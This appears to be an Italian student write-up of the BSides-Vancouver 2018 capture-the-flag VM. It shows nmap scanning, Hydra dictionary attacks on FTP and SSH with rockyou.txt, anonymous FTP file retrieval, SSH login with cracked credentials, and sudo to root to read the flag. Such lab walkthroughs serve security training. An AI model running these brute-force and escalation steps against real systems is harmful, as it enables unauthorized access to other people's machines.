
Target IP : 192.168.200.200
Start time : 2024-01-29 11:15:00 -0500
Status : Playing



BUILD WEEK

Giorno 5 Bonus- Hacking BSides-Vancouver 2018


EFFETTUARE GLI ATTACCHI NECESSARI PER DIVENTARE ROOT IN UN
AMBIENTE BLACK BOX



A differenza delle prove precedenti, in questo caso non abbiamo alcuna informazione riguardo alla macchina.

Apriamo una sessione di Ettercap per individuare l'IP della macchina BSides-Vancouver2018.

Il suo IP è 192.168.1.24



IP Address	MAC Address	Description
192.168.1.1	74:24:9F:C2:99:E3	
192.168.1.22	70:A8:D3:48:B2:5F	
192.168.1.24	08:00:27:3C:48:EA	

Effettuiamo subito uno scan dei servizi attivi sulla macchina vittima con “nmap”.

BUILD WEEK - GIORNO 5

Dai risultati, vediamo che ci sono 3 servizi attivi e che potrebbero essere sfruttati per attaccare la macchina.

Proveremo ad hackerare la macchina inizialmente dalla porta 21, il servizio FTP, ma prima di tentare un hacking verifichiamo l'esistenza di eventuali credenziali di accesso.

Tramite Hydra, vedremo che le credenziali sono “anonymous” e “yourpass”.

```
(kali㉿kali)-[~/Desktop]
$ sudo nmap -sS 192.168.1.24
[sudo] password for kali:
Starting Nmap 7.94 ( https://nmap.org ) at 2024-01-31 06:37 EST
Nmap scan report for 192.168.1.24
Host is up (0.000069s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 08:00:27:3C:48:EA (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.21 seconds
```

```
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-01-31 03:49:41
[DATA] max 16 tasks per 1 server, overall 16 tasks, 8295455 login tries (l:8295455/p:1), ~518466 tries per task
[DATA] attacking ftp://192.168.1.24:21/
[STATUS] 2066.00 tries/min, 2066 tries in 00:01h, 8293389 to do in 66:55h, 16 active
[21][ftp] host: 192.168.1.24  login: anonymous  password: yourpass
[STATUS] 2076.00 tries/min, 6228 tries in 00:03h, 8289227 to do in 66:33h, 16 active
The session file ./hydra.restore was written. Type "hydra -R" to resume session.
```

BUILD WEEK - GIORNO 5

Una volta iniziata la connessione col server, la prima risposta che ci offre è che lo stesso è solo anonimo.

Quindi, possiamo accedere in forma anonima con lo username “anonymous”.

Effettuato l'accesso, usiamo il comando “ls” per capire se all'interno di questo percorso abbiamo dei file o cartelle con cui interagire. Il più interessante è “public”, quindi ci spostiamo al suo interno col comando “cd”.

Una volta all'interno della cartella, useremo nuovamente “ls” e troveremo un file di testo “users.txt.bk”. Lo scarichiamo col comando “get file_testo.txt”

```
(kali㉿kali)-[~/Desktop]
$ ftp test_user@192.168.1.24
Connected to 192.168.1.24.
220 (vsFTPd 2.3.5)
530 This FTP server is anonymous only.
ftp: Login failed
ftp> 
```

Al suo interno, troveremo diversi username che possono essere una parte delle credenziali del servizio SSH.

Proviamo quindi un attacco a dizionario con Hydra, provando ogni username della lista accostandolo a una lista di password “rockyou.txt”.

Alla fine, abbiamo trovato le credenziali che cercavamo per accedere al servizio SSH: “anne” è lo username, “princess” è la sua password.

1	abatchy		
2	john		
3	mai		
4	anne		
5	doomguy		
6			

```
(kali㉿kali)-[~/Desktop]
$ hydra -l john -P rockyou.txt 192.168.1.24 ssh -t4
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret
rposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-01-31 06:28:23
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344401 login tries (l:1/p:14344401), ~3586101
[DATA] attacking ssh://192.168.1.24:22/
[ERROR] target ssh://192.168.1.24:22/ does not support password authentication (method reply 4).
```

```
(kali㉿kali)-[~/Desktop]
$ hydra -l anne -P rockyou.txt 192.168.1.24 ssh -t4
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in milit
rposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-01-31 06:30:18
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344401 login tries (l:1/p:14344
[DATA] attacking ssh://192.168.1.24:22/
[22][ssh] host: 192.168.1.24 login: anne password: princess
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-01-31 06:30:41
```

Trovate le credenziali, possiamo provare ad accedere al servizio SSH.

BUILD WEEK - GIORNO 5

Avviamo il servizio col comando “ssh username@IP_macchina”.

Prendiamo subito gli accessi da root col comando “sudo su” e ci spostiamo nella cartella /root.

Al suo interno, useremo il comando “ls” e vedremo un file di testo “flag.txt”.

Col comando “cat” potremo quindi leggere il file direttamente dal prompt: il file è quello che cercavamo, quindi abbiamo hackerato con successo la macchina.

```
(kali㉿kali)-[~/Desktop]
$ ssh anne@192.168.1.24
anne@192.168.1.24's password:
Welcome to Ubuntu 12.04.4 LTS (GNU/Linux 3.11.0-15-generic i686)

 * Documentation:  https://help.ubuntu.com/
382 packages can be updated.
275 updates are security updates.

New release '14.04.5 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Wed Jan 31 02:59:04 2024 from 192.168.1.25
anne@bsides2018:~$ sudo su
[sudo] password for anne:
root@bsides2018:/home/anne# ls
root@bsides2018:/home/anne# whoami
root
root@bsides2018:/home/anne# cd /root
root@bsides2018:~# ls
flag.txt
root@bsides2018:~# cat flag.txt
Congratulations!

If you can read this, that means you were able to obtain root permissions on this VM.
You should be proud!

There are multiple ways to gain access remotely, as well as for privilege escalation.
Did you find them all?

@abatchy17 quieter you become, the more you are
root@bsides2018:~#
```

Grazie per l'attenzione!

